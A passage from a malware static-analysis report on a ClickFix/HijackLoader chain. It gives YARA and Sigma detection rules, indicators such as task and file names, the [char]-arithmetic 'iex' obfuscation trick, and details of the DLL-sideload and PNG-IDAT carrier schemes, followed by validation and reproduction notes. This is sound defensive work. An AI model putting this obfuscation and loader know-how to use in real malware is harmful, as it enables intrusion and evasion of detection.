        artefact    = "taskstore29.db as dropped (this sample: 5,339,902 bytes)"
        confidence  = "high - family-level; the marker+key adjacency is the discriminator"

    strings:
        // "IDAT" immediately followed by marker c6a579ea then key b93fd1f0.
        // Exactly one of the 649 IDAT tags in this carrier carries it.
        $keyed_idat = { 49 44 41 54 C6 A5 79 EA B9 3F D1 F0 }

        // Same, key wildcarded: the key is per-build, the marker is the family's.
        $marker_idat = { 49 44 41 54 C6 A5 79 EA }

        $png_sig = { 89 50 4E 47 0D 0A 1A 0A }
        $ihdr    = "IHDR" ascii

    condition:
        filesize > 100KB
        and ($marker_idat or $keyed_idat)
        and not $png_sig at 0
        and not $ihdr
}
```

`$keyed_idat` is the narrower, build-specific form — marker *and* this build's key — and `$marker_idat` is a prefix of it, so the disjunction is logically equivalent to `$marker_idat` alone. It is written this way on purpose: YARA refuses to compile a rule containing a string no condition references, and keeping `$keyed_idat` present means the scan output tells you *which* form matched, distinguishing "this exact build" from "the family". The rule fires on the wildcarded marker, so it survives a key rotation. The negative terms are what make it precise — a legitimate PNG has the signature at offset 0 and an `IHDR` chunk, and this carrier has neither despite carrying 649 `IDAT` tags.

3. The decoded payload — HijackLoader module table

Applies to memory or to a decoded blob, not to files on disk. All four CRC32 constants are present in `final_payload.bin` as little-endian dwords and in **none** of the six CAB members, because the payload reaches disk only as the XOR+LZNT1 carrier above.

```
rule HijackLoader_CRC32_ModuleTable
{
    meta:
        description = "HijackLoader/GhostPulse module table — CRC32 name constants + plaintext
names"
        reference   = "S9c-iii — 28-record table, stride 0x8a; reflected CRC-32 ==
zlib.crc32"
        artefact    = "DECODED payload / process memory — NOT any dropped file"
        confidence  = "high — names are the evidence, constants are a derived identity"

    strings:
        // Published module-name CRC32 constants, little-endian.
        $c_custominject = { 15 F8 03 67 }
        $c_persdata     = { 5D AB E0 A2 }
        $c_avdata       = { CA 83 B7 78 }
        $c_copylist     = { 0A 70 E7 1A }

        // The table stores names in PLAINTEXT ASCII alongside the hashes.
        // These are the attribution evidence; the constants merely confirm the
        // routine is standard reflected CRC-32.
        $n_custominject = "CUSTOMINJECT" ascii
        $n_persdata     = "PERSDATA"     ascii
        $n_avdata       = "AVDATA"       ascii
        $n_copylist     = "COPYLIST"     ascii

    condition:
        (3 of ($c_*)) or (3 of ($n_*))
}
```

The `or` is deliberate rather than an `and`: a build that hashes its names at compile time and strips the plaintext will still carry the constants, and a build that resolves by name will still carry the names. Requiring both would create a rule that fails on either variant.

4. This specific payload's configuration

Narrow, build-specific, high-precision. Each of these strings occurs **exactly once** in the 6.7 MB decoded blob, which is what makes the conjunction safe.

```
rule ClickFix_DecodedPayload_Config
{
    meta:
        description = "Decoded ClickFix/HijackLoader payload - configuration values"
        reference   = "S9a, S9c-iii - config blob and module table"
        artefact    = "DECODED payload (6,693,832 bytes) or process memory"
        confidence  = "high - build-specific; expect these to rotate"

    strings:
        $mutex = "JozuraMicroservice" wide      // config +0x011, 1 occurrence
        $task  = "ProgrammableEndpoint" wide    // PERSDATA +0x2b9210, 1 occurrence
        $drop  = "SignalPip.exe" ascii          // blob +0x2a4a1d, 1 occurrence
        $side  = "\\SysWOW64\\rasapi32.dll" ascii  // config +0x0f4, 1 occurrence
        $mod   = "tinyutilitymodule.dll" ascii
        $exp   = "_tiny_erase_" ascii

    condition:
        2 of them
}
```

5. The sideload pair on disk

```
rule ClickFix_Millepede_SideloadSet
{
    meta:
        description = "MSI-dropped sideload set - malicious RfaRpc.dll among signed decoys"
        reference   = "S5, S6 - five of six dropped files are genuine signed binaries"
        artefact    = "the dropped file set / the MSI"
        confidence  = "medium-high - filenames are build-specific but the set is coherent"

    strings:
        $d1 = "RfaRpc.dll"       ascii
        $d2 = "DriveHyp80.exe"   ascii
        $d3 = "entity8.sys"      ascii
        $d4 = "taskstore29.db"   ascii
        $dir = "Millepede"       ascii

        // Go module path of the genuine Motorola code the loader was grafted onto.
        $go = "motorola.com/readyforassistant/libs/RfaRpc" ascii

    condition:
        $go or ($dir and 2 of ($d*))
}
```

`$go` alone is sufficient because that module path should only ever appear inside Motorola's own installed product — its presence in a file outside that product's directory is the anomaly, and it is what ties the grafted loader to the genuine code it was built on (S7a). **Motorola/Lenovo, Shanghai Microvirt and Qihoo 360 are victims of abuse here** — see the Disclaimer. These rules detect *misuse of* their signed code and must not be turned into blocklists against their products.

Sigma

1. PowerShell invoking msiexec against a `%TEMP%` package

The single most durable rule in this report: it is behavioural, and it holds regardless of how the script layer is obfuscated or which IOCs rotate.

```
title: PowerShell Spawning Msiexec Against a User-Temp Package
id: 8f4a2b6c-1d3e-4a7f-9c05-2e6b8d1f7a34
status: experimental
description: >
  PowerShell launching msiexec.exe with /qn (fully silent) and an installer path
  under the user's temp directory. Observed as the ClickFix handoff from the
  script stage to the MSI stage (S3, S4).
references:
  - Internal static analysis, ClickFix chain, S3b/S3c
author: Static analysis, ClickFix chain engagement
date: 2026/08/29
logsource:
  category: process_creation
  product: windows
detection:
  selection_parent:
    ParentImage|endswith: '\powershell.exe'
  selection_image:
    Image|endswith: '\msiexec.exe'
  selection_silent:
    CommandLine|contains: '/qn'
  selection_temp:
    CommandLine|contains:
      - '\AppData\Local\Temp\'
      - '%TEMP%'
  condition: all of selection_*
falsepositives:
  - Packaging and software-deployment scripts that stage an MSI in the user temp
    directory. Uncommon in managed estates, where deployment runs as SYSTEM from
    a distribution share rather than from a user profile.
level: high
```

2. The `ProgrammableEndpoint` scheduled task

First-hand from the payload configuration (S9c-iii) and independently observed on a sandbox host (S10b) — one of the few values corroborated on both sides.

```
title: ClickFix HijackLoader Persistence Task ProgrammableEndpoint
id: 3c7e91d4-5b28-4f06-8a13-7d4c9e2b06f8
status: experimental
description: >
  Creation of, or a file artefact for, the scheduled task named
  ProgrammableEndpoint - the persistence mechanism named in the decoded
  HijackLoader configuration, with a ~12-minute repetition interval.
references:
  - Internal static analysis, ClickFix chain, S9c-iii and S10b
author: Static analysis, ClickFix chain engagement
date: 2026/08/29
logsource:
  product: windows
  category: process_creation
detection:
  selection_schtasks:
    Image|endswith: '\schtasks.exe'
    CommandLine|contains: 'ProgrammableEndpoint'
  selection_any:
    CommandLine|contains: 'ProgrammableEndpoint'
  condition: 1 of selection_*
falsepositives:
  - None expected. The name occurs exactly once in 6.7 MB of decoded payload and
    has no legitimate counterpart known to this analysis.
level: critical
```

Companion file-artefact hunt, for hosts where task creation was not logged: `C:\Windows\Tasks\ProgrammableEndpoint.job`, and any registered task with that name under `\Microsoft\Windows\`.

3. `SignalPip.exe` executing from, or egressing from, `%TEMP%`

```
title: ClickFix Injection Target SignalPip.exe In User Temp
id: b1d6e408-2f95-4c17-8ba3-6e0d4a7c93f1
status: experimental
description: >
  Execution of SignalPip.exe from the user's temp directory. The filename and
  path are named in the decoded HijackLoader configuration as the drop and
  injection target (S9c-iii), and were independently observed by a public
  sandbox run of the same sample (S10b).
references:
  - Internal static analysis, ClickFix chain, S9c-iii and S10b
author: Static analysis, ClickFix chain engagement
date: 2026/08/29
logsource:
  category: process_creation
  product: windows
detection:
  selection_image:
    Image|endswith: '\SignalPip.exe'
  selection_temp:
    Image|contains:
      - '\AppData\Local\Temp\'
  condition: all of selection_*
falsepositives:
  - None expected. No legitimate product of this name is known to this analysis.
level: critical
```

Because the process is the injection target rather than the loader, the stronger operational rule is on its **network** behaviour: any process named `SignalPip.exe` under `%TEMP%` making an outbound connection at all. The domain it was reported contacting is third-party observation (S10c) and is deliberately not built into a rule here, since it may rotate while the filename does not.

4. The stage-0 command line: `[char]` arithmetic adjacent to `iex`

Targets the pasted ClickFix command itself (S1), before anything is downloaded — the earliest point in the chain at which detection is possible on the host.

```
title: PowerShell Cmdlet Alias Built From Char Arithmetic
id: 7a2f0c85-9e41-4b3d-a6c7-01f5e8b4d29a
status: experimental
description: >
  A PowerShell command line that constructs a cmdlet name from [char] arithmetic
  and invokes it, e.g. [char](70+3) building 'I' for iex. Evades literal-string
  matching on the cmdlet name. Observed as the ClickFix stage-0 paste (S1).
references:
  - Internal static analysis, ClickFix chain, S1
author: Static analysis, ClickFix chain engagement
date: 2026/08/29
logsource:
  category: process_creation
  product: windows
detection:
  selection_ps:
    Image|endswith: '\powershell.exe'
  selection_char:
    CommandLine|contains: '[char]('
  selection_exec:
    CommandLine|contains:
      - 'iex'
      - 'Invoke-Expression'
      - '.Invoke('
  selection_hidden:
    CommandLine|contains:
      - '-wi hi'
      - '-WindowStyle Hidden'
      - '-w h'
  condition: selection_ps and selection_char and (selection_exec or selection_hidden)
falsepositives:
  - Obfuscation-heavy but legitimate administrative scripting. Rare; [char]
    arithmetic adjacent to iex is a strong signal on its own.
level: high
```

Rule coverage and its limits

RULE	FIRES ON	CHAIN POSITION	REQUIRES
`ClickFix_PS_TemplatePool_Decoys`	The `.ps1` on disk	S2	File access
`ClickFix_IDAT_PNG_Carrier`	`taskstore29.db` as dropped	S8	File access
`HijackLoader_CRC32_ModuleTable`	Decoded blob / memory	S9	Memory scan or a decode step
`ClickFix_DecodedPayload_Config`	Decoded blob / memory	S9	Memory scan or a decode step
`ClickFix_Millepede_SideloadSet`	Dropped file set / MSI	S5, S6	File access
Sigma 1 (msiexec)	Process creation	S3 → S4	Process telemetry
Sigma 2 (task)	Process creation	S9 → runtime	Process telemetry
Sigma 3 (`SignalPip.exe`)	Process creation	Post-injection	Process telemetry
Sigma 4 (`[char]` + iex)	Process creation	S0 → S1	Command-line logging

Not covered, and deliberately so. No rule is shipped for the decoded tail stage (S9d) in this revision. Its contents are now established, so a rule is *possible* — but the standing discipline is that detection rules are code and must be compiled and run against both the sample and benign controls before shipping, and that validation has not been performed for a new rule in this revision. Writing one against `tail_stage.bin`'s RIPEMD/Poly1305 constant set and the `hello3` config is the obvious next rule; it is named here as work, not published as a rule. No rule targets the module *bodies* named in the CRC32 table — `modUAC`, `modWD` and the injection module are identified by name only, and were not disassembled. And no rule is built from a value that exists only in third-party reporting; those indicators are listed in the IOC tables under their own heading, and are usable for hunting, but they are not first-hand and are not promoted into rules here.

Rule validation performed

The five YARA rules **compile clean** (`yara -w` , no warnings) and were run against this engagement's own artefacts. Each fired on exactly its intended target and on nothing else:

ARTEFACT	RULE THAT FIRED	EXPECTED
`sample.ps1`	`ClickFix_PS_TemplatePool_Decoys`	yes
`taskstore29.db` (`AykEew50WTG`)	`ClickFix_IDAT_PNG_Carrier`	yes
decoded `final_payload.bin`	`HijackLoader_CRC32_ModuleTable`, `ClickFix_DecodedPayload_Config`	yes
`UTODYIBG-2.msi`	`ClickFix_Millepede_SideloadSet`	yes
`RfaRpc.dll` (`fsv2sG4PsbWDxQiUHJSv`)	`ClickFix_Millepede_SideloadSet`	yes
`ucrtbase.dll`, `msvcp_win.dll`, `DriveHyp80.exe`	*(none)*	silent — genuine signed binaries
a real PNG (`assets/fig1_chain.png`)	*(none)*	silent — the carrier rule's key false-positive risk

The last two rows are the ones that matter: the three genuine signed CAB members and a well-formed PNG are precisely the files these rules could most plausibly misfire on, and none did. The four Sigma rules parse as valid YAML with the expected `detection` / `condition` structure.

What this validation does not establish. Firing correctly on five artefacts is not a false-positive rate. No rule here has been run against a large benign corpus or a production estate, and the Sigma rules have not been executed against real telemetry at all — their logic was reviewed, not measured. The `ClickFix_DecodedPayload_Config` and `ClickFix_Millepede_SideloadSet` rules are build-specific by construction and should be expected to age out as filenames rotate. Tune before deploying broadly.

Appendix A: Evidence and reproduction

Every anchor of the form `[artefact @ address → listing]` in this report refers to a file under `r2_evidence/listings/`. Each listing carries a four-line provenance header naming the file, its SHA-256, and the exact `r2` commands that produced it.

Regenerate all of them with:

```
./r2_evidence/regen.sh
```

The script **pins the SHA-256 of all eight inputs and refuses to run on any mismatch**, so a listing is evidence only if it demonstrably came from the bytes this report is about. It never executes any sample: `r2` is invoked with `-A` (static analysis) only — no `-d`, no emulation, no ESIL stepping.

The script also **exits nonzero if any listing has an empty body**, because an empty listing is a failed extraction, not a negative result. That check earned its place during this engagement: see the provenance note at S6.

`r2_evidence/CORRECTIONS.md` records each claim that the bytes overturned, with the listing that establishes the correction.

Reproducing the payload decode (S9)

The decoder is a **Python re-implementation** of the marker/XOR/LZNT1 scheme, written from the carrier's own bytes. It parses and transforms only; it never executes any stage, and `RtlDecompressBuffer` is re-implemented rather than called.

```
python3 idat_agent/decode_idat.py cab_files/AykEew50WTG
```

Expected output, and the check that makes it evidence:

```
key b93fd1f0  csize 5308541  dsize 6693832
blob 6693832  sha256 22727dced63679cc71d522763f1bc81fb3e02a76a0e018a869b56dd9ea2ba912
(declared 6693832, match=True)
```

Both lengths are **asserted against the header-declared values**, so a regression cannot pass silently — the failure mode this guards against is an unbounded decompressor consuming the trailing padding, which XORs to the repeating key and parses as valid LZNT1 chunk headers.

`idat_agent/verify_transform.py` re-derives the carrier structure (chunk count, CRC failures, payload hash, XOR output hash) from the sample and exits nonzero on any

mismatch.

Appendix B: Methodology

Dual-agent static analysis. Two analysts received an identical 120-line brief (safety rules first, an explicit anti-seeding clause naming the files they must not read, nine numbered tasks, and a mandated first-hand/inferred/unestablished tagging split), wrote to isolated output directories, and were forbidden from reading each other's work. Neither was seeded with the other's findings.

Merged by **union, never consensus**, then adjudicated against the sample bytes by a third independent derivation rather than by weighing the analysts' assertions.

Outcome of the merge. Union 13 IOCs, intersection 10. The two analysts produced byte-identical stage 2 and stage 3 artefacts and independently selected the same payload run by different criteria. On a deterministic decode chain this is the expected result and is a correctness check, not a wasted pass — the divergence that makes union merging pay lives in interpretive work, not in fixed transformations.

Three disputes were adjudicated against the bytes:

1. **Stage 1 padding.** Analyst A's `stage1_b64.txt` was 183 bytes; B's was 184. Re-derivation shows the run is 184 characters including a trailing `=`, so **B is correct and A's artefact was truncated** by one character. Both still decoded to identical stage 2, so no downstream claim was affected. The canonical stage files carry B's hash.
2. **Run 283's length and rank.** A recorded it as 183 characters and as uniquely the shortest run. The length is 184 *including* its trailing `=` pad (183 alphanumeric characters), so A's 183 was the alnum count, not an error of fact. **A's "uniquely shortest" was correct and this entry's own earlier "correction" to *tied* shortest was wrong** — re-derived 2026-08-29: exactly one run is 183 alnum chars and the next shortest is 229.
3. `$rATwx` **as an IOC.** Contributed by B only. Kept — grounded in the layer-3 plaintext and a legitimate build-specific marker.

The merge pass also found a **simpler selector than either analyst used**: run 283 is the only one of the 312 containing an `=` character, a one-line reproducible rule.

Appendix B2: Tools used, and what each is trusted for

Every tool below is a **hypothesis generator**. No row in this report rests on a tool's verdict; each cited claim was re-derived from the sample bytes, and the "trusted for" column is the limit of what the tool itself was allowed to settle.

TOOL	VERSION	USED FOR	TRUSTED FOR	EVIDENCE PRODUCED
radare2	6.2.0	disassembly, byte reads, function/x-ref recovery	byte values and instruction decoding	`r2_evidence/listings/`, regenerated by `regen.sh`
Ghidra (headless)	`analyze.sh` step 10	decompilation to C	*nothing* — pseudocode read only to form hypotheses	`10_ghidra_decomp.c`
GoReSym	`analyze.sh` step 11	Go symbol/pclntab/BuildInfo recovery from `RfaRpc.dll`	module path, build settings, dependency list, symbol counts	`go_evidence/rfarpc_goresym.json` (20.4 MB)
capa	`analyze.sh`	capability hypotheses	*nothing* — every hit verified in disassembly or dropped	`0*.txt`
YARA	`analyze.sh`	family hypotheses	*nothing* — see above	`0*.txt`
capstone	5.0.7	linear-sweep coverage and call-edge extraction	direct call edges; **counts what it cannot resolve**	`build_callgraph.py` output
Graphviz `dot`	15.1.1	Figures 1 and 2	rendering only — content is hand-authored from findings	`assets/*.dot`, `.svg`, `.png`
pandoc	3.x	`.docx` export	rendering only	`FINDINGS_REPORT.docx`
`make_html.py`	repo, stdlib only	self-contained HTML export	rendering only	`FINDINGS_REPORT.html`
`cover_check.py` / `gate/`	repo	grounding gate: every literal in this report must appear in a real artefact	**adversarial** — it can only fail the report, never confirm a finding	`gate.conf`, `gate.acks`

First-hand re-implementations written for this engagement

These are the decoders and verifiers. Each was rewritten in Python from the sample's own disassembly — **never by executing any stage** — so a mistake produces a decode failure rather than a silent execution.

SCRIPT	WHAT IT ESTABLISHES
`agent_a/decode_stage1.py`	the three PowerShell layers; refuses on sample-hash mismatch
`agent_a/recover_key.py`	the XOR key `write` from ciphertext alone (S3a)
`idat_agent/decode_idat.py`	the PNG-carrier/IDAT scheme: XOR + LZNT1 (S8b)
`idat_agent/lznt1.py`	LZNT1 decompressor, written from the format, not linked
`idat_agent/verify_transform.py`	re-derives the *established* part of the transform with hash asserts at each stage
`r2_evidence/parse_msi.py`	the MSI file table without installing or running the MSI
`r2_evidence/verify_module_table.py`	all 28 module-table records and the four HijackLoader CRC constants
`r2_evidence/verify_sandbox_hashes.py`	that the public sandbox ran **this** sample: 8/8 SHA-256 match (S10)
`api_hash.py`	the loader's `h*2+c` API hash — and that it does **not** identify names (S7c)
`pe_agent_b/loader_map.py`, `cap_scan.py`	PE structure and capability surfaces of the dropped binaries
`r2_evidence/regen.sh`	regenerates every listing; pins the sample hash and refuses on mismatch

`r2_evidence/MANIFEST.sha256` covers **35 files**: the analysis inputs (the sample, the MSI, the six CAB members), the two verifier scripts, and all 25 listings under `r2_evidence/listings/`. Neither an input nor a listing can be edited after the fact without the check failing.